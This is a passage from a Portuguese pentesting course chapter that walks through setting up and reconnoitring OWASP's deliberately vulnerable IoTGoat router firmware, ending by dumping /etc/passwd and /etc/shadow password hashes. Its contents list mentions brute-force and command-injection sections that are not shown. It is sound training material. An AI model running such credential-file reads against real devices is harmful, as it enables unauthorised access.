

HACKING THE PLANET

ANÁLISE DE FIRMWARE



10

LISTA DE FIGURAS

Figura 1 – Logo do firmware criado pela OWASP “IoTGoat”	6
Figura 2 – Baixando o firmware no Github	7
Figura 3 – Apresentação da Metodologia de <i>Pentest</i> para <i>Firmware</i>	8
Figura 4 – Nome e versão do <i>Firmware</i>	9
Figura 5 – Baixando a versão pré-compilada do <i>firmware</i>	10
Figura 6 – Criando uma máquina virtual	10
Figura 7 – Identificando o Sistema Operacional compatível	11
Figura 8 – Selecionando o Sistema Operacional	11
Figura 9 – Selecionando o modelo de <i>firmware</i>	11
Figura 10 – Selecionando o <i>firmware</i> pré-compilado	12
Figura 11 – Configurações da máquina virtual	12
Figura 12 – Tela de comandos do <i>firmware</i>	13
Figura 13 – Enviando comandos ao <i>firmware</i>	13
Figura 14 – Saída do comando <i>ifconfig</i>	15
Figura 15 – Página <i>Web</i> do <i>firmware</i>	15
Figura 16 – Estrutura da aplicação vista pelo código-fonte	16
Figura 17 – Conteúdo do diretório “/cgi-bin/”	17
Figura 18 – Conteúdo dos arquivos “passwd” e “shadow”	17
Figura 19 – <i>Wordlist</i> advinda da <i>botnet</i> Mirai	18
Figura 20 – Separando apenas as senhas da <i>wordlist</i>	18
Figura 21 – Capturando as requisições com o <i>Burp Suite</i>	19
Figura 22 – Mandando as requisições para a aba <i>Intruder</i>	19
Figura 23 – Selecionando o tipo de ataque que será lançado	20
Figura 24 – Adicionando os usuários para <i>brute force</i>	20
Figura 25 – Selecionando as senhas a serem testadas	21
Figura 26 – Analisando as respostas da tentativa de <i>brute force</i>	21
Figura 27 – Retorno do comando <i>netstat</i>	22
Figura 28 – Retorno do comando <i>nmap</i>	22
Figura 29 – Retorno bem-sucedido do comando <i>hydra</i>	23
Figura 30 – Retorno mal-sucedido do comando <i>hydra</i>	23
Figura 31 – Realizando o <i>scan</i> de todas as portas TCP	24
Figura 32 – <i>Flags</i> usadas para o <i>scan</i> de portas	24
Figura 33 – Resultados do <i>scan</i> de vulnerabilidades	24
Figura 34 – Página descritiva referente a CVE 2019-12108	25
Figura 35 – Conexão bem-sucedida na porta 5515 e injeção de comandos.....	26
Figura 36 – Usuário do <i>firmware</i> utilizado pela porta 5515	26
Figura 37 – Resultados não encontrados para a versão do <i>firmware</i>	27
Figura 38 – CVE registrada para a versão do <i>firmware</i>	27
Figura 39 – Trechos do <i>exploit</i> desenvolvido pela ForAllSecure.....	28
Figura 40 – Vulnerabilidades encontradas para o serviço <i>dnsmasq</i> na versão 2.73.29	
Figura 41 – Arquivos de extensão “.db” presentes no <i>firmware</i>	29
Figura 42 – Baixando o arquivo sensível, via <i>scp</i> , do <i>firmware</i> para a máquina local	30
Figura 43 – Informações sensíveis expostas no arquivo de base de dados	30
Figura 44 – Caminhos da aplicação em Lua	31
Figura 45 – Apontamento interessante para a <i>view</i> “iotgoat/cmd”	31
Figura 46 – Acesso direto a uma página de diagnóstico da aplicação.....	32

Figura 47 – Malhas de *tamper* em sistemas POS (*Point of Sale*)33



SUMÁRIO

EXPLOITATION E ANÁLISE DE <i>FIRMWARE</i>	5
1 INTRODUÇÃO	5
2 METODOLOGIA.....	6
3 VAMOS COMEÇAR A AÇÃO?.....	9
4 RECONHECIMENTO E EXPLORAÇÃO DO <i>FIRMWARE</i>	13
4.1 Weak, Guessable, or Hardcoded Passwords	22
4.2 Insecure Network Services.....	23
4.3 Insecure Ecosystem Interfaces	25
4.4 Lack of Secure update mechanism	27
4.5 Use of Insecure or Outdated Components	28
4.6 Insufficient Privacy Protection	29
4.7 Insecure Data Transfer and Storage	30
4.8 Lack of Device Management.....	31
4.9 Insecure Default Settings	32
4.10 Lack of Physical Hardening.....	32
CONCLUSÃO.....	33
REFERÊNCIAS.....	34
GLOSSÁRIO	35

EXPLOITATION E ANÁLISE DE *FIRMWARE*

1 INTRODUÇÃO

Genericamente falando, *firmware* é um código de controle de um dispositivo de computação. É chamado de *firmware* porque ele é instalado em um contato mais próximo ao *hardware*. Ele pode ser alterado ou atualizado, mas não deve ser facilmente acessível ao usuário final. Em um PC, o *firmware* consiste em um chip que contém o BIOS (*Basic Input Output System*), que é o que inicia o computador antes que o sistema operacional possa ser lido. Em dispositivos incorporados, como impressoras, controladores industriais ou dispositivos médicos, o *firmware* é o código que roda em um *chip* ou um cartão de memória que contém o sistema operacional e todos os programas necessários para serem executados no dispositivo.

Sem a segurança adequada do *firmware*, atacantes podem assumir o controle total dos dispositivos, resultando em perda, roubo de dados ou danos a propriedades ou pessoas. Isso pode ser feito de algumas maneiras diferentes. Os invasores podem implantar *malware* que pode exfiltrar dados confidenciais, espionar suas atividades ou permitir que invasores assumam o controle do seu dispositivo. Os invasores também podem “bloquear” um dispositivo, o que o tornaria completamente inoperante.

O grande desafio com a segurança do *firmware* é que *malwares* implantados em certos *firmwares*, como um *chip* BIOS de computador, torna-se complexo para programas comuns de detecção de ameaças. Mesmo se fosse feita uma instalação limpa do sistema operacional, o *malware* no *firmware* ainda poderia sobreviver, por exemplo.




Figura 1 – Logo do firmware criado pela OWASP “IoTGoat”
Fonte: Github (2020)

O *firmware* é o núcleo do seu *hardware*. É um *software* simples que pode ser implantado em diversos chips de uma mesma placa (ou não), sua função principal é comunicar-se com o software instalado no seu computador (*driver*) para garantir que o *hardware* seja capaz de executar os comandos corretamente ou de realizar tarefas de forma autônoma, com mínima interação com softwares de controle.

As atualizações de *firmware* geralmente são feitas por empresas de *hardware* para corrigir problemas, fornecer *patches* de segurança e adicionar novos recursos para o dispositivo. Esse mecanismo pode trazer riscos adicionais para o fornecedor e para os clientes, pois expõe o coração de todo *hardware* e sua ligação com o mundo externo.

Neste capítulo, exploraremos um *firmware* propositalmente vulnerável e criado pela OWASP (*Open Web Application Security Project*), chamado “IoTGoat”. Passaremos pelas vulnerabilidades mais comuns em *firmwares*, suas particularidades e ferramentas que auxiliem na análise e exploração futura.

2 METODOLOGIA

O Projeto “IoTGoat” é um *firmware* deliberadamente inseguro e mantido pela OWASP como uma plataforma para educar desenvolvedores de *software* e profissionais de segurança com testes de vulnerabilidades comumente encontradas

em dispositivos IoT. Os desafios de vulnerabilidade são baseados no OWASP IoT Top 10, bem como "easter eggs" dos contribuidores do projeto.

Para darmos início aos testes, primeiro, devemos baixá-lo do GitHub. Por isso, siga para o link "<https://github.com/OWASP/IoTGoat>" e realize o *download* dos arquivos, como mostrado na figura "Baixando o firmware no Github".




Figura 2 – Baixando o firmware no Github
Fonte: Github (2020a)

Uma vez com o *firmware* em mãos, você tem ideia do que fazer? Em uma visão inicial e mais superficial, o que podemos fazer com um código desconhecido?

Quando pensamos genericamente em testes ofensivos de segurança, a metodologia de *pentesting* logo vem à cabeça. Para *firmwares* embarcados, a mesma metodologia se aplica, principalmente porque o que será feito nada mais é do que um *pentest* direcionado para uma categoria diferente. Com pequenas ressalvas e alterações já esperadas por tratar-se de dispositivos físicos, um novo leque de testes e técnicas torna-se possível.

Assim como já falamos da equipe de *Red Team*, é parte do trabalho dessa equipe realizar *pentests* em domínios, *apis*, servidores e aplicações, mas não se limita a isso! Por mais raros que se apresentem, o mundo de embarcados está crescendo desenfreadamente, trazendo a necessidade de profissionalização do mercado e academia para essa área tão carente.




Figura 3 – Apresentação da Metodologia de *Pentest* para *Firmware*
Fonte: Github (2020)

A Metodologia de *Pentest* vem para trazer praticidade e completude aos testes. Existem diversas metodologias que podem ser usadas, como a do NIST (*National Institute of Standards and Technology*) e do PCI (*Payment Card Industry Data Security Standard*), nós seguiremos com a Metodologia de *Pentest* da OWASP por ter uma metodologia voltada para *firmwares* embarcados, além disso, é simples e respeitada no mercado. A metodologia pode ser acessada por meio do link <<https://github.com/scriptingxss/owasp-fstm>>, sendo composta por nove etapas principais de avaliação:

1. Reconhecimento.
2. Obtenção do *Firmware*.
3. Análise do *Firmware*.
4. Extração do *File System*.
5. Análise do conteúdo do *File System*.
6. Emular o *Firmware*.
7. Análise Dinâmica do *Firmware*.
8. Análise em tempo de execução do *Firmware*.
9. Exploração Binária.

Os itens 4, 6, 7, 8 e 9 serão abordados em outros capítulos, visto a extensão e complexidade do assunto. Os outros itens serão usados como guia para a análise do nosso *firmware* vulnerável “IoTGoat” e serão desenvolvidos conforme a necessidade do tema. Assim, evitamos estudar a teoria toda de uma vez e colocamos os conceitos conforme o momento prático exigir.

3 VAMOS COMEÇAR A AÇÃO?

Sem mais delongas, vamos ao que interessa: *hackear o firmware!*

Para ficar mais próximo do dia a dia, imaginemos esse cenário acontecendo dentro de uma consultoria de segurança em *hardware*. Como a análise física será feita por outra equipe, o cliente forneceu diretamente o executável do *firmware*, removendo a necessidade de fazer o *dump* via interfaces expostas ou abuso do mecanismo de *update*, por exemplo. Ele solicitou um *Pentest Black Box* apenas na parte de *software* do roteador fornecido por essa empresa. Uma abordagem *Black Box* para o *pentest* simula um ataque externo e sem acessos adicionais à empresa ou ao dispositivo. Nesse caso, o cliente não fornece credenciais ou qualquer ajuda que permita ao consultor ter um acesso privilegiado nos sistemas.




Figura 4 – Nome e versão do *Firmware*

Fonte: Elaborado pela autora (2021)

O *firmware* recebido, de nome “openwrt-18.06.2”, é, na verdade, uma versão Linux para embarcados, usada principalmente para roteadores. Como comentado, usaremos a Metodologia de *Pentest* em *Firmwares* da OWASP. É importante que informações como essa constem em uma seção específica do relatório a ser entregue, com o intuito de esclarecer os testes que foram ou não realizados, limitações e conclusões adicionais dentro do contexto imposto pelo cliente.

Vamos começar baixando uma versão pré-compilada do *firmware* em <<https://github.com/OWASP/IoTGoat/releases>> e virtualizá-la no ambiente VMWare. Selecione “IoTGoat-x86.vmdk”, como demonstrado na imagem a seguir:



Figura 5 – Baixando a versão pré-compilada do *firmware*
Fonte: Elaborado pela autora (2021)

Feito o *download*, devemos criar uma máquina virtual. Abra o VMWare e selecione “New” seguido de “Create a custom Virtual Machine”.




Figura 6 – Criando uma máquina virtual
Fonte: Elaborado pela autora (2021)

Clicando em “Continue”, devemos selecionar um sistema operacional compatível com nosso *firmware*. Como sabemos que se trata de um OpenWRT, sabemos também que o sistema foi baseado em Linux, mas também podemos obter essa informação do Github, como na figura “Selecionando o Sistema Operacional”.

2. For dynamic web testing and binary runtime analysis, the quickest way to get started is downloading the latest "IoTGoat-x86.vmdk" (VMware) and create a custom virtual machine using the IoTGoat disk image. Select the following operating system details Type: Linux Version: Linux 2.6 / 3.x / 4.x (32-bit) and Enable PAE/NX in virtual machine settings. Both the .vmdk and .vdi have been tested in the latest VirtualBox release (April 2020) for Windows 10, Ubuntu 18.04 LTS, and MacOS Mojave. Refer to OWASP's [Web Security Testing Guide](#) and ASVS projects for additional guidance on identifying web application vulnerabilities

Figura 7 – Identificando o Sistema Operacional compatível
Fonte: Elaborado pela autora (2021)




Figura 8 – Selecionando o Sistema Operacional
Fonte: Elaborado pela autora (2021)




Figura 9 – Selecionando o modelo de *firmware*
Fonte: Elaborado pela autora (2021)




Figura 10 – Selecionando o *firmware* pré-compilado
Fonte: Elaborado pela autora (2021)

Selecione a imagem baixada do Github clicando em “*Choose virtual disk*”.





Figura 11 – Configurações da máquina virtual
Fonte: Elaborado pela autora (2021)

Se tudo ocorreu bem, você deve estar vendo algo como a figura “Configurações da máquina virtual”, pedindo a confirmação das configurações do *firmware*. Clique em “*Finish*” e teremos finalizado a criação da máquina virtual.

Uma vez inicializada a máquina virtual, aperte “*Enter*” para carregar o terminal de comandos e *voilà!* Nosso *firmware* embarcado pode ser virtualizado e já podemos interagir com ele.



```
8.578254] br-lan: port 1(eth0) entered blocking state
8.578367] br-lan: port 1(eth0) entered forwarding state
8.578498] IPv6: ADDRCONF(NETDEV_UP): br-lan: link is not ready
8.578611] IPv6: ADDRCONF(NETDEV_CHANGE): br-lan: link becomes ready

BusyBox v1.28.4 () built-in shell (ash)

OWASP IOTGOAT


GitHub: https://github.com/OWASP/IoTGoat

root@IoTGoat:/# [ 128.108941] random: crng init done
```

Figura 12 – Tela de comandos do *firmware*

Fonte: Elaborado pela autora (2021)

Assim como qualquer sistema baseado em Linux, podemos começar a dar comandos genéricos e navegar pelo sistema de arquivos livremente.



```
root@IoTGoat:/# id
uid=0(root) gid=0(root)
root@IoTGoat:/# whoami
/bin/ash: whoami: not found
root@IoTGoat:/# ls
bin          lib          root         var
boot         mnt         sbin         www
dev          overlay     sys
dnsmasq_setup.sh  proc       tmp
etc          rom         usr

root@IoTGoat:/# uname -a
Linux IoTGoat 4.14.95 #8 SMP Wed Jan 30 12:21:02 2019 i686 GNU/Linux
root@IoTGoat:/#
```

Figura 13 – Enviando comandos ao *firmware*

Fonte: Elaborado pela autora (2021)

Com o *firmware* devidamente virtualizado, podemos iniciar a nossa busca por vulnerabilidades e seguir para a primeira etapa da metodologia: reconhecimento.

4 RECONHECIMENTO E EXPLORAÇÃO DO *FIRMWARE*

O reconhecimento é uma etapa extremamente importante e que irá determinar o sucesso da exploração. Nessa fase, são coletadas informações diversas sobre o alvo para direcionar o caminho da exploração. A OWASP recomenda que sejam procurados os temas abaixo para um melhor aproveitamento da fase de reconhecimento em embarcados.

- Arquitetura da CPU.

- Sistema Operacional.
- Configurações do *bootloader*.
- Esquemáticos.
- *Datasheets*.
- Estimativas de *Lines of Code*.
- Localização do código-fonte.
- Componentes de bibliotecas terceiras.
- Licenças *Open Source*.
- *Changelogs*.
- FCC Ids.
- Diagramas de design e fluxos.
- Relatórios passados de *pentest* (caso exista).
- Relatórios públicos de vulnerabilidades (*Bug Bounty/CVEs*).

Muitas dessas informações são fornecidas pelo cliente em um *Pentest Gray Box*, como diagramas de design e fluxos, relatórios passados de *pentest*, código-fonte e esquemático dos dispositivos, outras podem ser encontradas usando OSINT (*Open Source Intelligence Tools*), ou seja, por meio de informações abertas para consulta e que podem ser encontradas usando buscadores comuns, como o Google. Nesse caso, algumas informações já foram fornecidas, visto o Sistema Operacional e a Arquitetura da CPU: Linux, x86. Outras informações como FCC ID e *datasheets* fariam sentido em uma análise do *Hardware* em si que não nos foi fornecido.

Por isso, vejamos o que conseguimos coletar interagindo diretamente com o *firmware*.

Analisando o cenário de forma macro, sabemos que se trata de um *firmware* majoritariamente usado por roteadores, dessa forma é bem provável que exista uma interface *web* para configurações do usuário. Podemos, assim, usar o comando “*ifconfig*” para ver os IPs que essa máquina está apresentando na rede local.

```
br-lan    Link encap:Ethernet HWaddr 08:0C:29:A9:BE:37
          inet addr:172.16.35.4 Bcast:172.16.35.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea9:be37/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:179 errors:0 dropped:0 overruns:0 frame:0
          TX packets:959 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17145 (16.7 KiB) TX bytes:417386 (407.6 KiB)

eth0      Link encap:Ethernet HWaddr 08:0C:29:A9:BE:37
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:179 errors:0 dropped:0 overruns:0 frame:0
          TX packets:959 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19651 (19.1 KiB) TX bytes:417386 (407.6 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 TX bytes:0

standard input
```

Figura 14 – Saída do comando *ifconfig*
Fonte: Elaborado pela autora (2021)

Ao tentarmos acessar esse IP via *browser*, vemos que existe uma interface *web* sendo apresentada.




Figura 15 – Página Web do *firmware*
Fonte: Elaborado pela autora (2021)

Notamos, também, que um usuário “*root*” já é automaticamente preenchido para o campo de usuário, indicando que provavelmente seja um usuário válido. A organização durante o reconhecimento é importantíssima, então abra um editor de texto de sua escolha e vá salvando todas as informações importantes que formos identificando durante essa fase.

O reconhecimento pode acontecer de duas maneiras: passiva e ativa. A análise passiva não interfere no fluxo normal de informação da aplicação, seguindo os redirecionamentos esperados ou analisando estaticamente o código-fonte.

A análise ativa, entretanto, visa alterar intencionalmente o conteúdo e fluxo da aplicação, muitas vezes injetando *payloads* em parâmetros com o intuito de causar

uma reação inesperada pela aplicação ou realizando o *brute force* de diretórios, por exemplo. Esses conceitos ficarão mais claros conforme praticarmos adiante.

Até o momento, temos realizado um reconhecimento passivo. Começar por ele evita que sejamos bloqueados por softwares ou rotinas de proteção a esses sistemas, como WAFs (*Web Application Firewall*), que rapidamente identificam os padrões e assinaturas de um reconhecimento ativo e podem levar ao bloqueio permanente da aplicação. Esses bloqueios, às vezes, possuem formas de *bypass*, mas iniciar o reconhecimento de maneira passiva evita problemas logo no início.

Uma forma de reconhecimento passivo usando o IoTGoat é tentar entender a estrutura da aplicação *web* analisando o código fonte e seus diretórios.



Figura 16 – Estrutura da aplicação vista pelo código-fonte
Fonte: Elaborado pela autora (2021)

Como visto na figura “Estrutura da aplicação vista pelo código-fonte”, compreendemos que o caminho “/cgi-bin/luci” desempenha um papel importante na página de *login* e pode conter a senha da aplicação. Vejamos em nosso *firmware* o que podemos encontrar nesse diretório.


```

root@IoTGoat:/www/cgi-bin# ls
luci
root@IoTGoat:/www/cgi-bin# file luci
/bin/ash: file: not found
root@IoTGoat:/www/cgi-bin# which luci
root@IoTGoat:/www/cgi-bin# ls -la luci
-rwxr-xr-x  1 root  root    135 Jan 30  2019 luci
root@IoTGoat:/www/cgi-bin# head -10 luci
#!/usr/bin/lua
require "luci.cacheloader"
require "luci.sgi.cgi"
luci.dispatcher.indexcache = "/tmp/luci-indexcache"
root@IoTGoat:/www/cgi-bin#

```

Figura 17 – Conteúdo do diretório “/cgi-bin/”

Fonte: Elaborado pela autora (2021)

Analisando o conteúdo apresentado no diretório em questão, não identificamos nenhuma credencial *hardcoded* ou informação direta. Uma possibilidade é o *login* do *firmware* estar sendo compartilhado com a aplicação ou tenha acontecido um descaso em não usar uma senha diferente da usada no sistema. Em sistemas Linux, podemos acessar as informações de usuários em “/etc/passwd” e de senhas em “/etc/shadow”.

```

root@IoTGoat:/www/cgi-bin# cat /etc/passwd
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
iotgoatuser:x:1000:1000:/root:/bin/ash
root@IoTGoat:/www/cgi-bin# cat /etc/shadow
root:$1$J17H1U0G$Hgw2F/C.nLNTC.4pWda4H1:18145:0:99999:7:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
iotgoatuser:$1$79bz0X8z$Ii6Q/If83F1QodGmkb4Ah.:18145:0:99999:7:::
root@IoTGoat:/www/cgi-bin# _

```

